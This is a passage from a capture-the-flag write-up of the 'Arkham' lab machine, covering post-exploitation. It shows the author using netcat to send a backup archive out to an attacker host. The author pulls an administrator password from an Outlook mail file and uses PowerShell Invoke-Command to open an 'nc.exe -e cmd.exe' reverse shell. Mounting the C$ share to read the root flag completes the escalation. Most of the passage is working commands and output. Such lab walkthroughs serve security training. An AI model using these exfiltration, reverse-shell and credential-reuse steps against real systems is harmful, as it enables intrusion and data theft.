Logon script
User profile
Home directory
Last logon                   6/16/2020 2:21:46 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

Found backup Directory

After I enumerated the users, I went back a starting looking for interesting files.

dir /s

```
 Directory of C:\Users\Alfred\Downloads\backups

02/03/2019  08:41 AM    <DIR>          .
02/03/2019  08:41 AM    <DIR>          ..
02/03/2019  08:41 AM           124,257 backup.zip
               1 File(s)        124,257 bytes
```

I found a backup file, so next thing is that I want to do is to transfer it to my own machine and examine the file more.

Windows System:

> **C:\windows\system32\spool\drivers\color\nc.exe -nv 10.10.14.12 1234 < C:\Users\Alfred\Downloads\backups\backup.zip**

Kali System:

> **nc -lnvp 1234 > backup.zip**

```
C:\windows\system32\spool\drivers\color\nc.exe -nv 10.10.14.12 1234 < C:\Users\Alfred\Downloads\backups\backup.zip
C:\temp>C:\windows\system32\spool\drivers\color\nc.exe -nv 10.10.14.12 1234 < C:\Users\Alfred\Downloads\backups\backup.zip
(UNKNOWN) [10.10.14.12] 1234 (?) open
```

```
kali@kali: /tmp/Ark
root@kali:/tmp/Arkham# nc -lnvp 1234 > backup.zip
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.130] 49762
^C
root@kali:/tmp/Arkham# ls -al backup.zip
-rw-r--r-- 1 root root 124257 Jun 16 13:56 backup.zip
root@kali:/tmp/Arkham#
```

Unzipping Backup File

unzip backup.zip

```
root@kali:/tmp/Arkham/Post-Exploitation# unzip backup.zip
Archive:  backup.zip
  inflating: alfred@arkham.local.ost
root@kali:/tmp/Arkham/Post-Exploitation#
```

Opening .ost File

We can see that it's a Microsoft Outlook email folder.

```
root@kali:/tmp/Arkham/Post-Exploitation# file alfred\@arkham.local.ost
alfred@arkham.local.ost: Microsoft Outlook email folder
root@kali:/tmp/Arkham/Post-Exploitation#
```

Resource: https://linux.die.net/man/1/readpst

readpst alfred\@arkham.local.ost

```
root@kali:/tmp/Arkham/Post-Exploitation# readpst alfred\@arkham.local.ost
Opening PST file and indexes...
Processing Folder "Deleted Items"
Processing Folder "Inbox"
Processing Folder "Outbox"
Processing Folder "Sent Items"
Processing Folder "Calendar"
Processing Folder "Contacts"
        "Inbox" - 0 items done, 7 items skipped.
Processing Folder "Conversation Action Settings"
Processing Folder "Drafts"
        "Calendar" - 0 items done, 3 items skipped.
Processing Folder "Journal"
Processing Folder "Junk E-Mail"
Processing Folder "Notes"
Processing Folder "Tasks"
Processing Folder "Sync Issues"
Processing Folder "RSS Feeds"
Processing Folder "Quick Step Settings"
        "alfred@arkham.local.ost" - 15 items done, 0 items skipped.
Processing Folder "Conflicts"
Processing Folder "Local Failures"
Processing Folder "Server Failures"
        "Sync Issues" - 3 items done, 0 items skipped.
        "Drafts" - 1 items done, 0 items skipped.
root@kali:/tmp/Arkham/Post-Exploitation#
```

Now we have a new file in our directory called: Drafts.mbox

```
root@kali:/tmp/Arkham/Post-Exploitation# ls
alfred@arkham.local.ost  backup.zip  Drafts.mbox
root@kali:/tmp/Arkham/Post-Exploitation#
```

By reading Drafts.mbox out I found 2 interesting things:

1. **I saw that this is an image, and there was a note: Master Wayne stop forgetting your password**

```
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72" style='tab-interval:.5in'><div class=WordSection1><p class=MsoNormal>Master Wayne stop forgetting your password<
> </o:p></p><p class=MsoNormal><span style='mso-no-proof:yes'><img width=677 height=343 id="Picture_x0020_1" src="cid:image001.png@01D4BB4A.F5061EA0"></span><o:p></o:p></p></div></body></html>
----boundary-LibPST-iamunique-1626851860_-_-
Content-Type: image/png
```

2. I saw base64 code.

```
Content-Disposition: attachment;
        filename*=utf-8''image001.png;
        filename="image001.png"

iVBORw0KGgoAAAANSUhEUgAAAqUAAAFXCAIAAAAUCKDqAAAAAXNSR0IArs4c6QAAJwVJREFUeF7t
3V+oZdd5GPCjUmibujISRUNh5GhiCya2hI0lVXSoEwXXCRMoqpUXyzR6MFaUIlwh2S9+kB+sB7/Y
```

I copied the base64 into a file.

For the purpose of this write up I will show the first 5 lines of the base64 encoded file.

head -n 5 base64-encoded

cat base64-encoded | base64 -d > base-decoded.png

feh base-decoded.png

```
root@kali:/tmp/Arkham/Post-Exploitation# head -n 5 base64-encoded
iVBORw0KGgoAAAANSUhEUgAAAqUAAAFXCAIAAAAUCKDqAAAAAXNSR0IArs4c6QAAJwVJREFUeF7t
3V+oZdd5GPCjUmibujISRUNh5GhiCya2hI0lVXSoEwXXCRMoqpUXyzR6MFaUIlwh2S9+kB+sB7/Y
ElNjWskmDzJ0/FKpItCBGDGSBROGKMYgoaqM3XEsQZBpLazUTelLu8/Z9+677/679jn703ed07ed07/L
IEbn7v2tb/2+dfa3/5w797qFfuyOhS8CBAgQIEDgWAtcV9DeVCV6rQQAAAAIEAgV009DeQUnQIAAAQJZ
root@kali:/tmp/Arkham/Post-Exploitation# cat base64-encoded | base64 -d > base-decoded.png
root@kali:/tmp/Arkham/Post-Exploitation# feh base-decoded.png
```

By using the feh command we can open a file within the terminal.

```
feh [1 of 1] - base-decoded.png
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\alfred>net use G: \\10.10.10.10\gotham /user:batman Zx^#QZX+T!123
```

We know that batman, is an administrator on the system. And now we also have the credentials for batman.

Batman: Zx^#QZX+T!123

Getting Shell as Batman

In PowerShell there is a function we can use called: Invoke-Command. That enables us to run an command as the user: Batman.

Resource: https://stackoverflow.com/questions/50031398/invoke-command-with-credentials

$username = 'batman'

$password = 'Zx^#QZX+T!123'

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword

Invoke-command -computername ARKHAM -credential $credential -scriptblock { cmd.exe /c "C:\windows\system32\spool\drivers\color\nc.exe" -e cmd.exe 10.10.14.12 1234 }

```
$username = 'batman'
PS C:\> $password = 'Zx^#QZX+T!123'
PS C:\> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\> $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
PS C:\> Invoke-command -computername ARKHAM -credential $credential -scriptblock { cmd.exe /c "C:\windows\system32\spool\drivers\color\nc.exe" -e cmd.exe 10.10.14.12 1234 }
```

Now we have a shell as Batman (administrator)

```
root@kali:/tmp/Arkham# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.130] 49768
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Batman\Documents>whoami
whoami
arkham\batman
```

We can't read the root flag.

```
C:\Users\Batman\Documents>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
Access is denied.

C:\Users\Batman\Documents>
```

UAC Bypass

Because we can't access the root.txt, I checked if UAC is enabled.

(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).EnableLUA

```
PS C:\Users\Batman\Documents> (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).EnableLUA
(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).EnableLUA
1
```

I mounted the C$ then tried to access it.

net use K: \\ARKHAM\C$

```
PS C:\Users\Batman\Documents> net use K: \\ARKHAM\C$
net use K: \\ARKHAM\C$
The command completed successfully.

PS C:\Users\Batman\Documents>
```

cd K:

```
PS C:\Users\Batman\Documents> cd K:
cd K:
PS K:\> dir
dir


    Directory: K:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/3/2019   6:30 PM                inetpub
d-----        9/15/2018  12:49 PM                PerfLogs
d-r---         2/3/2019   9:29 AM                Program Files
d-----        9/15/2018   2:36 PM                Program Files (x86)
d-----        6/16/2020  10:49 PM                temp
d-----         2/1/2019   9:56 AM                tomcat
d-r---         2/3/2019   6:54 PM                Users
d-----         2/3/2019   6:09 PM                Windows
```

whoami; ipconfig; type root.txt

```
PS K:\Users\Administrator\Desktop> whoami; ipconfig; type root.txt
whoami; ipconfig; type root.txt
arkham\batman

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::c1df:c562:f502:b164
   Link-local IPv6 Address . . . . . : fe80::c1df:c562:f502:b164%9
   IPv4 Address. . . . . . . . . . . : 10.10.10.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:b45%9
                                       10.10.10.2
636783f913109f2809701e8545ef4fdb
PS K:\Users\Administrator\Desktop>
```